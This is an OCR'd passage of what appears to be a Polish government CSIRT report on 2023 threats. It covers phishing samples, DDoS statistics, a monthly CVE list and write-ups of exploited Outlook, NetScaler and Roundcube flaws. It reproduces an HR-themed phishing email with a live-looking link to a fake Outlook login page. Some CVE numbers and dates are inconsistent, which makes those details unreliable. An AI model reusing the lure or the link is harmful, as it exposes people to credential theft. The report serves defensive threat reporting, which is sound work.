
You may login to Central HR Management System to check your latest leave standings.

Should you have further questions, kindly reply this email.

Best Regards.

Portgdansk HR Office.
HR DIRECTOR

Rysunek 24. Wiadomość e-mail phishingowa nakłaniająca do skorzystania z odnośnika



DECEMBER LEAVE MEMO!!!

Dear

Your December Leave/Vacation application has been approved .

EMPLOYEE'S EMAIL ADDRESS : @portgdansk.pl
LEAVE TYPE: DECEMBER LEAVE/VACATION

Kindly refer to the below excel link to view the Date, Number of days and more information concerning your December/Annual Leave/Vacation.

Portgdansk December 2023 Leave/Vacation Approval Lists, Dates and Duration for @portgdansk.pl <https://pub-20f98e56820a4eb89b1918736cd8ac70.r2.dev/owa-web.html#

Please note that all names highlighted in green are those who are yet to comply to the 2023 December Leave Plan and it appears @portgdansk.pl is yet to comply.

Names of employees marked in red color have met all the requirements for the December 2023 Annual Leave/Vacation Plan

You may login to Central HR Management System <https://pub-20f98e56820a4eb89b1918736cd8ac70.r2.dev/owa-web.html# to check your latest leave standings.


Should you have further questions, kindly reply this email.

Best Regards.

Portgdansk HR Office.
HR DIRECTOR

Rysunek 25. Wiadomość e-mail phishingowa z odnośnikami do spreparowanego panelu logowania OWA


Pod wskazanymi w mailu odnośnikami znajdowały się w rzeczywistości hiperłącza do spreparowanego panelu logowania do usługi Microsoft Outlook. Po skorzystaniu z odnośnika ukazywał się fałszywy panel logowania służący pozyskaniu danych logowania użytkownika w usłudze poczty elektronicznej.



Rysunek 26. Spreparowany panel logowania do usługi Microsoft Outlook


2.3. Ataki DDoS

W 2023 r. Zespól CSIRT GOV rejestrował wysoki wolumen ataków DDoS. Łącznie odnotowanych zostało 376 ataków. Liczba wykrytych ataków DDoS z podziałem na poszczególne kwartały została przedstawiona poniżej.



Wykres 7. Liczba ataków DDoS w podziale na kwartały

W ciągu całego 2023 roku celem ataków DDoS było 80 instytucji znajdujących się we właściwości CSIRT GOV. Największą liczbę ataków zarejestrowano w pierwszym kwartale 2023 roku. W pozostałym okresie ataki utrzymywały się już na względnie niższym poziomie.




Wykres 8. Liczba zaatakowanych instytucji z podziałem na kwartały

Analiza charakterystyki prowadzonych ataków DDoS wskazuje, że w przeważającej liczbie dominowały ataki wykorzystujące metody znane jako TCP SYN Flood, TCP ACK Flood, czy UDP Flood. Wykorzystywane były także dedykowane ataki na strony internetowe, bazujące na dostosowaniu wywoływanych zapytań do zawartości aktywnej strony, np. poprzez manipulację wywołaniami HTTP typu GET czy POST.

Jako przykład tego typu zapytań można podać m.in. następujące zarejestrowane wywołania:


- „POST /newsletter/oferty HTTP/1.1" 500 201 „-" „Go-http-client/1.1"
- „GET /?vqs07vp5ba8echbw3ooc8=7vjh0cf47f66o00axp1sl6 HTTP/1.1" 200 75531 „Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/18.18247"
- „GET /wyszukiwarka.php?search-keywords=wmxglso HTTP/1.1" 200 35281 „-" „Go-http-client/1.1"

Analiza źródeł pochodzenia ataków DDoS w 2023 roku pod kątem geolokalizacji najaktywniejszych adresów IP biorących udział w atakach wskazuje, iż największa liczba atakujących adresów pochodziła z Polski, USA oraz Niemiec.




Rysunek 27. Geolokalizacja zidentyfikowanych najaktywniejszych adresów IP biorących udział w ataku

Znaczna część adresów IP wskazujących na Polskę została zidentyfikowana jako adresacja wykorzystywana przez usługi VPN. Pozwalało to atakującym na omijanie ewentualnych reguł filtrujących ruch sieciowy i tym samym ewentualne zwiększenie możliwości oddziaływania ataków w przypadku podmiotów stosujących reguły bezpieczeństwa polegające na obszarowym ograniczeniu przychodzącego ruchu sieciowego.



Wykres 9. Procentowy rozkład zidentyfikowanych adresów IP biorący udział w atakach DDoS

Kolejnym aspektem oceny stopnia zagrożenia atakami DDoS był czas ich trwania. W pierwszych trzech kwartałach 2024 roku średni czas trwania rejestrowanych ataków był zbliżony i mieścił się w okresie od trzech do pięciu godzin. W IV kwartale 2024 roku dominowało natomiast wiele krótkotrwałych ataków.




Wykres 10. Średni czas ataku przedstawiony w minutach w podziale na kwartały

Analizując przyczyny wystąpienia tego typu ataków można wskazać przede wszystkim aktywność grup haktywistycznych. Część tych grup reprezentuje określony kolektyw działający w ramach grup NoName057(16), ANONYMOUS | RUSSIA, PHOENIX. Ataki DDoS firmowane przez te grupy skupiają się głównie na ograniczeniu dostępności witryn internetowych atakowanych podmiotów oraz świadczonych przy ich wykorzystaniu usług. Tego rodzaju działania noszą często znamiona kampanii propagandowych (informacje na ich temat są intensywnie rozpowszechniane za pośrednictwem popularnych mediów społecznościowych), podkreślających domniemaną skuteczność grup przy jednoczesnej próbie uwypuklenia słabości atakowanych celów.

Biorąc pod uwagę sytuację geopolityczną, w tym w szczególności konflikt zbrojny w Ukrainie, celem aktywności tego typu grup haktywistycznych pozostawała nie tylko Polska, ale również infrastruktura teleinformatyczna i usługi we wszystkich krajach, które zostały uznane jako wspierające szeroko rozumiane działania niezgodne z prorosyjską narracją geopolityczną.

Poniżej przedstawiono przykładowe propagandowe treści dotyczące prowadzonych ataków DDoS na domenę gov.pl, propagowane przez wzmiankowane grupy haktywistyczne.



Rysunek 28. Propagandowe treści jednej z grup haktywistycznych informujące o atakach DDoS wobec usług gov.pl

2.4. Przegląd podatności w obszarze działania CSIRT GOV

Zespół CSIRT GOV odnotował w 2023 r. wysoki poziom zagrożeń w zakresie prób wykorzystania podatności urządzeń brzegowych, zwłaszcza typu VPN, jak również podatności systemów poczty elektronicznej. Częstym celem ataków były panele poczty typu webmail bezpośrednio dostępne w sieci Internet, takie jak Roundcube Webmail czy Outloook Web Access.

Spośród wykorzystywanych podatności identyfikowano również takie, które stanowiły ataki typu zero-day. Często wykorzystywanym wektorem ataku były również podatności wykryte i oznaczone we wcześniejszych latach, dotyczące oprogramowania FCKeditor, takie jak CVE-2009-2265 oraz CVE-2008-6178.

Poniżej przedstawiono przegląd podatności, które miały wpływ na poziom zagrożenia systemów i sieci teleinformatycznych podmiotów pozostających w obszarze właściwości Zespołu CSIRT GOV.

Styczeń

- Juniper (CVE-2022-22184) - nieprawidłowa walidacja danych wejściowych w deamonie protokołu routingu (rpd) w systemach Juniper Networks Junos OS i Junos OS Evolved umożliwia nieuwierzytelnionemu atakującemu sieciowemu spowodowanie odmowy usługi (DoS);
- Red Hat (CVE-2022-42920) - błąd zapisu poza granicami (OOB) w API Apache Commons BCEL. Usterka może zostać wykorzystana do przekazania danych kontrolowanych przez atakującego do interfejsów API, dając kontrolę nad wynikowym kodem bajtowym;
- Centos Web Panel 7 (CVE-2022-44877) – podatność pozwala na zdalne nieuprawnione wykonanie kodu poprzez parametr login;
- Sophos Firewall (CVE-2022-42475) - możliwość przepełnienia bufora w SSLVPNd do nieuprawnionego zdalnego wykonywania poleceń przez adwersarza;
- Microsoft Windows Advanced LocalProcedure Call (ALPC) (CVE-2023-21674) - podatność pozwalająca na eskalację uprawnień użytkownika;

Luty

- VMware (CVE-2022-31706, CVE-2022-31704, CVE-2022-31710, CVE-2022-31711) – seria podatności umożliwiających wstrzyknięcie pliku do systemu operacyjnego urządzenia, co może skutkować zdalnym wykonaniem kodu;
- Joomla (CVE-2023-23752) - podatność dotyczy CMS Joomla i umożliwia wystosowanie żądania do API systemu Joomla, w celu uzyskania konfiguracyjnych parametrów serwisów;
- Microsoft Windows Graphic Component (CVE-2023-21823) - podatność pozwalająca na eskalację uprawnień użytkownika;
- Apple iOS, MacOS, Safari and iPadOS (CVE-2023-23529) - podatność umożliwiająca wykonywanie kodu;

Marzec

- Fortinet (CVE-2023-25610) - podatność polegająca na „niedopełnieniu bufora – „buffer underflow", którą można wykorzystać do wykonywania kodu na atakowanym urządzeniu i/lub wykonaniu DoS na GUI;
- MS Outlook (CVE-2023-23397) - podatność pozwalająca na pozyskanie przez atakującego skrótu NTLM, na podstawie którego można przeprowadzić próbę uzyskania hasła zaatakowanego użytkownika;
- Zimbra Collaboration Suite (CVE-2022-27926) - podatność typu XSS komponentu, umożliwiająca pozyskanie przez atakujących danych logowania użytkowników;
- FCKeditor (CVE-2009-2265, CVE-2008-6178) - podatność pozwalająca na umieszczenie na serwerze dowolnego pliku, w tym zawierającego złośliwy kod (webshell) umożliwiający zdalne wykonanie poleceń po stronie serwera;
- Apache Spark Command (CVE-2022-33891) - podatność umożliwiająca wstrzykiwanie komend poprzez Spark User Interface (UI) przy uruchomionym Access Control Lists (ACLs);
- Microsoft Windows SmartScreen (CVE-2023-24880) - podatność umożliwiająca atakującemu ominięcie zabezpieczeń Mark of the Web (MOTW) poprzez specjalnie spreparowany złośliwy plik;

Kwiecień

- Oracle WebLogic Server (CVE-2023-21839) - podatność pozwalająca nieuwierzytelnionemu atakującemu z dostępem do sieci przez protokoły T3 lub IIOP skompromitować Oracle WebLogic Server;

Maj

- Microsoft Win32K (CVE-2023-29336) - podatność pozwalająca podnieść uprawnienia użytkownika do poziomu SYSTEM;
- Barracuda Email Security Gateway (CVE-2023-2868) - podatność pozwalająca na zdalne wykonanie kodu z uwagi na brak prawidłowego przetwarzania plików .tar;

Czerwiec

- Fortinet (CVE-2023-27997) - podatność pozwalająca na nieuwierzytelnione zdalne przesłanie specjalnie spreparowanego żądania do podatnego urządzenia, co następnie umożliwia atakującemu wykonanie dowolnego kodu na skompromitowanym urządzeniu;
- FortinetFortiNAC (CVE-2023-33299) - podatność pozwalająca atakującemu na wykonanie nieautoryzowanego kodu lub poleceń poprzez specjalnie spreparowane żądanie na porcie komunikacyjnym między serwerami (1050/tcp);
- ZyxelFirewalls (CVE-2023-33009, CVE-2023-33010) - podatności pozwalające nieuwierzytelnionemu atakującemu na spowodowanie warunków odmowy usługi (DoS) lub zdalne wykonanie kodu;
- RoundcubeWebmail (CVE-2021-44026) - podatność pozwalająca na wstrzyknięcie kodu poprzez wyszukiwanie;
- RoundcubeWebmail (CVE-2020-12641) - podatność pozwalająca na zdalne wykonywanie kodu poprzez ustawienia konfiguracyjne dla ścieżek imagemagick:im_convert_path lub im_identify_path;
- RoundcubeWebmail (CVE-2020-35730) - podatność XSS pozwalająca atakującemu na wysłanie wiadomości e-mail w postaci zwykłego tekstu z JavaScriptem w elemencie odnośnika, który jest źle obsługiwany w rcube_string_replacer.php;

Lipiec

- MS Office (CVE-2023-36884) - podatność pozwalająca atakującemu na zdalne wykonanie kodu poprzez uruchomienie spreparowanego pliku Office;
- Zimbra (CVE-2023-37580) - podatność pozwalająca na wykorzystanie płatności Reflected XSS;
- FortiOS i FortiProxy (CVE-2023-33308) - podatność pozwalająca wykonać dowolny kod lub polecenie za pośrednictwem spreparowanych pakietów do polityk proxy lub polityk zapory sieciowej z trybem proxy z głęboką inspekcją pakietów SSL;
- NetScaler (CVE-2023-3519, CVE-20233466 oraz CVE-2023-2367) - podatność pozwalająca na nieuwierzytelnione zdalne wykonywanie kodu;
- IvantiEndpoint (CVE-2023-35078) - podatność pozwalająca na zdalny nieautoryzowany dostęp do danych użytkowników oraz wprowadzenie zmian konfiguracyjnych na serwerze, w tym utworzenie konta administracyjnego;
- Procesory AMD (CVE-2023-20593) - podatność pozwalająca na potencjalną kradzież chronionych informacji z procesora, takich jak klucze szyfrujące i loginy użytkowników. Atak nie wymaga fizycznego dostępu do komputera lub serwera – może zostać przeprowadzony za pomocą skryptu JavaScript na stronie internetowej;

Sierpień

- IvantiSentry (CVE-2023-38035) - podatność pozwalająca na zmianę konfiguracji, uruchamianie poleceń systemowych lub zapisywanie plików;
- Windows Error Reporting Service (CVE-2023-36874) - podatność pozwalająca na podniesienie uprawnień (EoP) w usłudze raportowania błędów systemu Windows, wykorzystywana do uzyskania uprawnień administratora;
- Barracuda ESG (CVE-2023-2868) - podatność pozwalająca na zdalne wykonanie kodu wiadomości e-mail ze złośliwym załącznikiem w formacie TAR, JPG, DAT;

Wrzesień

- VMware Aria Operations for Networks (CVE-2023-34039) - podatność pozwalająca na obejście standardowej procedury uwierzytelniania, prowadząc do nieautoryzowanego dostępu;
- WinRAR (CVE-2023-38831) - podatność pozwalająca na wykonanie kodu zawartego w archiwum ZIP;
- ZohoManageEngineServiceDesk Plus (CVE-2022-47966) – podatność, która pozwala na uzyskanie nieautoryzowanego dostępu do aplikacji ZohoManageEngineServiceDesk Plus, jak również uzyskanie persystencji oraz przeprowadzenie dalszych działań w systemach teleinformatycznych;
- Adobe (CVE-2023-26369) – podatność umożliwiająca zdalne wykonanie kodu i występuje w wersjach oprogramowania dla systemów Windows oraz macOS;

Październik

- RoundcubeWebmail (CVE-2023-43770) - podatność typu XSS mogąca prowadzić do ujawnia danych poprzez złośliwe linki zamieszczone w wiadomościach e-mail;
- AtlassianConfluence (CVE-2023-22515) - podatność pozwalająca na utworzenie nieautoryzowanych kont administratora i uzyskanie nieuprawnionego dostępu do oprogramowania;
- Protokół HTTP/2 (CVE-2023-44487) - podatność pozwalająca na przeprowadzenie ataku typu DoS (Denial-of-Service) poprzez protokół HTTP/2 na dowolnym serwerze webowym;
- Cisco IOS XE (CVE-2023-20198) - podatność umożliwiająca zdalnemu, nieuwierzytelnionemu atakującemu na utworzenie konta w przedmiotowym systemie z dostępem do wykonywania wszystkich poleceń (level 15);

Listopad

- Apache ActiveMQ (CVE-2023-34039) - podatność pozwalająca atakującemu z dostępem sieciowym do brokera na uruchamianie dowolnych poleceń powłoki poprzez manipulowanie serializowanymi typami klas w protokole OpenWire, co pozwala utworzyć instancję dowolnej klasy na ścieżce klas;

Grudzień

- RoundcubeWebmail (CVE-2023-5631) - podatność typu XSS w narzędziu Roundcubercube_washtml.php, która może zostać wykorzystana do załadowania dowolnego kodu JavaScript za pośrednictwem wiadomości e-mail HTML ze specjalnie spreparowanym dokumentem SVG;

2.5. Istotne podatności w obszarze działania CSIRT GOV

Eksploitacja podatności MS Outlook

Spośród przedstawionych podatności Zespół CSIRT GOV zarejestrował przede wszystkim zwiększoną aktywność związaną z eksploitacją podatności MS Outlook. Podatność ta została oznaczona jako CVE-2023-23397, o stopniu krytyczności w skali CVSS:3.1 określonym na 9.8.

Przedmiotowa podatność pozwala na pozyskanie przez atakującego skrótu NTLM, na podstawie którego można przeprowadzić próbę uzyskania hasła zaatakowanego użytkownika. Następnie pozyskane hasło może zostać użyte w celu przeprowadzenia próby logowania do innych usług, takich jak konta pocztowe użytkownika, firmowy VPN, konta w mediach społecznościowych itd. Dodatkowo, w przypadku, kiedy atakujący posiada dostęp do sieci lokalnej ofiary, możliwe jest przeprowadzenie ataku typu NTLM relay. Ten rodzaj ataku pozwala adwersarzowi na uzyskanie nieuprawnionego dostępu do zasobów serwera, do którego uwierzytelniony dostęp posiada ofiara. Bazuje on na braku konieczności „łamania" hasła użytkownika, ponieważ atakujący uwierzytelnia się na serwerze danymi przekazanymi bezpośrednio przez host ofiary. Zaznaczyć należy jednak, iż do poprawnego przeprowadzenia ataku konieczny jest dostęp atakującego do sieci wewnętrznej.

Wskazana podatność umożliwiała eksploitację klienta poczty MS Outlook. W celu przeprowadzenia ataku wykorzystującego wskazaną podatność atakujący przesyłał do ofiary wiadomość e-mail zawierającą wydarzenie kalendarza Outlook, które w swoich ustawieniach posiadało odwołanie do zewnętrznego zasobu kontrolowanego przez adwersarza. Komunikacja z zasobem odbywała się z użyciem protokołu SMB (port 445) z uwierzytelnianiem NTLM. Zaznaczyć należy, iż przeprowadzenie ataku nie wymagało interakcji ze strony ofiary. Przykład kampanii socjotechnicznej wykorzystującej tę podatność został opisany w rozdziale 3 raportu dotyczącym zagrożeń APT.

Eksploitacja podatności NetScaler

Na początku drugiej połowy 2023 roku Zespół CSIRT GOV zarejestrował zwiększoną aktywność związaną z eksploitacją podatności w oprogramowaniu dostarczanym przez NetScaler (dawniej Citrix). Podatności te zostały oznaczone odpowiednio jako CVE-2023-3519 o stopniu krytyczności CVSS:3.1 określonym jako 9.8, CVE-2023-3466 o stopniu krytyczności 8.3 oraz CVE-2023-2367 o stopniu krytyczności 9.8.

Wyżej wymienione podatności polegają na możliwości implementacji kodu, który może skutkować nieuwierzytelnionym zdalnym wykonaniem. Producent dystrybuował ostrzeżenie przed aktywną eksploitacją wskazanych podatności, którą zaobserwował w 2023 roku, zastrzegając, że udana eksploitacja wymaga, aby urządzenie było skonfigurowane jako brama (serwer wirtualny VPN, serwer proxy ICA, CVPN, serwer proxy RDP) lub serwer wirtualny.

Eksploitacja podatności Roundcube Webmail

Pod koniec roku 2023 Zespół CSIRT GOV zarejestrował zwiększoną aktywność związaną z eksploitacją podatności Roundcube. Podatność oznaczona została jako CVE-2023-5631 o stopniu krytyczności w skali CVSS:3.1 5.4.

CVE-2023-5631 to podatność typu cross site scripting (XSS) w skrypcie rcube_washtml.php, która może zostać wykorzystana do załadowania dowolnego kodu JavaScript za pośrednictwem wiadomości e-mail HTML ze specjalnie spreparowanym dokumentem SVG. Podatność dotyczy wersji Roundcube 1.6.x przed 1.6.4, 1.5.x przed 1.5.5 i 1.4.x przed 1.4.15.

Próby wykorzystania przedmiotowej podatności przez grupy APT zostały przedstawione w rozdziale 3 Raportu.

3

KAMPANIE APT

W ramach zagrożeń rozpoznawanych przez Zespół CSIRT GOV szczególną kategorią pozostają zagrożenia określane jako APT. Polska cyberprzestrzeń jest stałym polem aktywności grup APT (Advanced Persistent Threat), które zainteresowane są uzyskaniem nieuprawnionego dostępu do systemów, sieci i zasobów administracji państwowej i przedsiębiorstw o dużym znaczeniu dla gospodarki i bezpieczeństwa państwa. Zagrożenia ze strony tych grup charakteryzują się wysokim stopniem zaawansowania oraz dążeniem do trwałego dostępu. Stanowią przez to jedno z najistotniejszych wyzwań dla podmiotów będących w ich zainteresowaniu, a przede wszystkim dla zespołów CSIRT, które prowadzą stałą analizę zagrożeń oraz wspierają w wykrywaniu i mitygacji prób tego typu ataków.

